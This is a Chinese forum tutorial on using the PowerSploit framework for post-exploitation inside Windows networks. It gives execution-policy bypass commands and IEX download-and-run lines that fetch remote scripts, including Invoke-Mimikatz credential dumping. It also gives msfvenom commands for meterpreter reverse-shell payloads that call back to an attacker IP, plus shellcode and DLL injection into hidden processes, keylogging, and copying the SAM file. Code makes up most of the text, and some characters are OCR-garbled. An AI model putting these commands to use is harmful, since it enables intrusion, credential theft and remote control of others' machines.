登录

Powersploit 内网渗透神器

armyzer0 / 2017-02-15 08:52:00 / 浏览数 8019 新手 入门资料 顶(0) 踩(0)

PowerShell 是运行在 Windows上实现系统和应用程序管理自动化的命令行脚本环境。你可以把它看成是命令行提示符 cmd.exe 的扩充，或是颠覆。Powershell 需要.NET环境的支持，同时支持.NET对象。其可读性，易用性，可以位居当前所有 shell 之首。 当前 PowerShell 有四版本，分别为 1.0，2.0，3.0 ,4.0**

PowerShell 脚本

- 本地权限绕过执行 `PowerShell.exe -ExecutionPolicy Bypass -File xxx.ps1`
- 本地隐藏权限绕过执行脚本 `PowerShell.exe -ExecutionPolicy Bypass -NoLogo` -NonInteractive-NoProfile -WindowStyle Hidden■■■■■■ -File xxx.ps1`
- 直接用IEX下载远程的PS1脚本回来权限绕过执行 `powershell &quot;IEX (New-Object Net.WebClient).DownloadString(&#39;is.gd/oeoFuI&#39;); Invoke-Mimikatz -DumpCreds&quot;`
- 远程代码执行 `IEX (New-Object Net.WebClient).DownloadString("http://&lt;ip_address&gt;/path/xxx.ps1")`

Powersploit

一款基于powershell的后渗透（Post-Exploitation）框架，集成大量渗透相关模块和功能。
[https://github.com/mattifestation/PowerSploit][1]

Linux下简易安装和搭建Powersploit(用于测试，请勿使用非法用途)

Linux git clone powerspolit

开启Apache服务

搭建简易可下载powersploit脚本的服务器

Powersploit 模块简介

CodeExecution 在目标主机执行代码

- ScriptModification 在目标主机上创建或修改脚本
- Persistence 后门脚本（持久性控制）
- AntivirusBypass 发现杀软查杀特征
- Exfiltration 目标主机上的信息搜集工具
- Mayhem 蓝屏等破坏性脚本
- Recon 以目标主机为跳板进行内网信息侦查

Powersploit 模块运用

Invoke-Shellcode 此模块结合MSF使用可以达到意想不到的效果，下面会介绍用法;先在目标主机安装"Invoke-Shellcode"脚本，使用Get-Help + 脚本名可以查看使用方法，下载命令格式：

```
IEX (New-Object Net.WebClient).DownloadString(&amp;quot;http://IP Adress/CodeExecutio n/Invoke--Shellcode.ps1&amp;quot;)
```

在MSF里面使用reverse_https模块进行反弹，设置如下

本来在Invoke-Shellcode直接使用以下这条命令进行反弹的：

```
Invoke-Shellcode -Payload windows/meterpreter/reverse_https –Lhost 192.168.146.129 -Lport 4444 -Force
```

但是Powersploit更新到了3.0, Invoke-Shellcode脚本没有Lhost和Lport参数，所以我们需要用到另外一种方法实现。
使用msfvenom生成一个powershell脚本。

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.110.129 LPORT=4444 -f powershell -o /var/www/html/test
```

```
IEX(New-Object Net.WebClient).DownloadString(&amp;quot;http://192.168.110.129/CodeExecution/Invoke-Shellcode.ps1&amp;quot;)
IEX (New-Object Net.WebClient).DownloadString(&amp;quot;http://192.168.110.129/test&amp;quot;)
Invoke-Shellcode -Shellcode ($buf)
```

二：进程注入

首先创建一个隐藏的进程:

```
Start-Process c:windowssystem32notepad.exe -WindowStyle Hidden
```
使用Get-Process命令查看当前进程，记住你刚刚创建的隐藏进程ID

然后使用Invoke-Shellcode脚本进行进程注入
```
Invoke-Shellcode -ProcessID 2384 -Shellcode ($buf)
```

要是你的Powersploit是2.2版本的那么可以直接使用以下命令
```
Invoke-Shellcode -ProcessID 2384 –Payload windows/meterpreter/reverse_https -Lhost 192.168.100.129 -Lport 4444
```

三:DLL注入

Invoke-DLLInjection 是DLL注入脚本
首先下载安装DLL注入脚本到目标机器
```
IEX (New-Object Net.WebClient).DownloadString(&amp;quot;http://192.168.110.129/CodeExecution/Invoke-DllInjection.ps1&amp;quot;)
```

在MSF里面生成一个DLL注入脚本,然后下载DLL文件使用Invoke-DLLInjection脚本来实现DLL注入
```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.110.129 LPORT=4444 -f dll –o /var/www/html/msf.dll
```

为了使隐蔽性更强，我们开启一个隐藏进程来进行 DLL 注入
```
Start-Process c:windowssystem32notepad.exe -WindowStyle Hidden
```

```
Invoke-DllInjection -ProcessID 4080 -Dll .msf.dll
```

Invoke-Portscan端口扫描

```
Invoke-Portscan -Hosts &amp;lt;IP Adress/Rangr&amp;gt; -Ports
```

Invoke-Mimikatz DUMP密码(注意此脚本需要用管理员权限运行)

```
Invoke-Mimikatz –DumpCreds
```

Get-Keystrokes 键盘记录器

```
Get-Keystrokes -LogPath + &amp;lt;■■■■&amp;gt;
```

Invoke-NinjaCopy 万能复制

```
Invoke-NinjaCopy -Path &amp;lt;■■■■■■■■&amp;gt; -LocalDestination &amp;lt;■■■■■■■■■&amp;gt;
```
像windows主机里有个 SAM 文件，里面数据很多有价值的信息，普通的COPY命令是无法复制的，使用万能复制可以复制 SAM 文件


Invoke-ReverseDnsLookup DNS查询(好像没什么用- - ！，望大家告诉我这玩意有什么用)

```
Invoke-ReverseDnsLookup -IpRange &amp;lt;IP_Address/Range&amp;gt;
```

Get-HttpStatus 网站目录检测

```
Get-HttpStatus –Target &amp;lt;IP Address&amp;gt; + ■■ (■■■■■■■HTTPS■■■■■■■-UseSSL■■■■■■■■■■ –Port )
```

点击收藏 | 1 关注 | 2
上一篇：ImageTragick的快速检测及利用 下一篇：FuckMySQL
1. 1 条回复


ze7o 2017-02-16 03:16:49

谢谢大牛

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板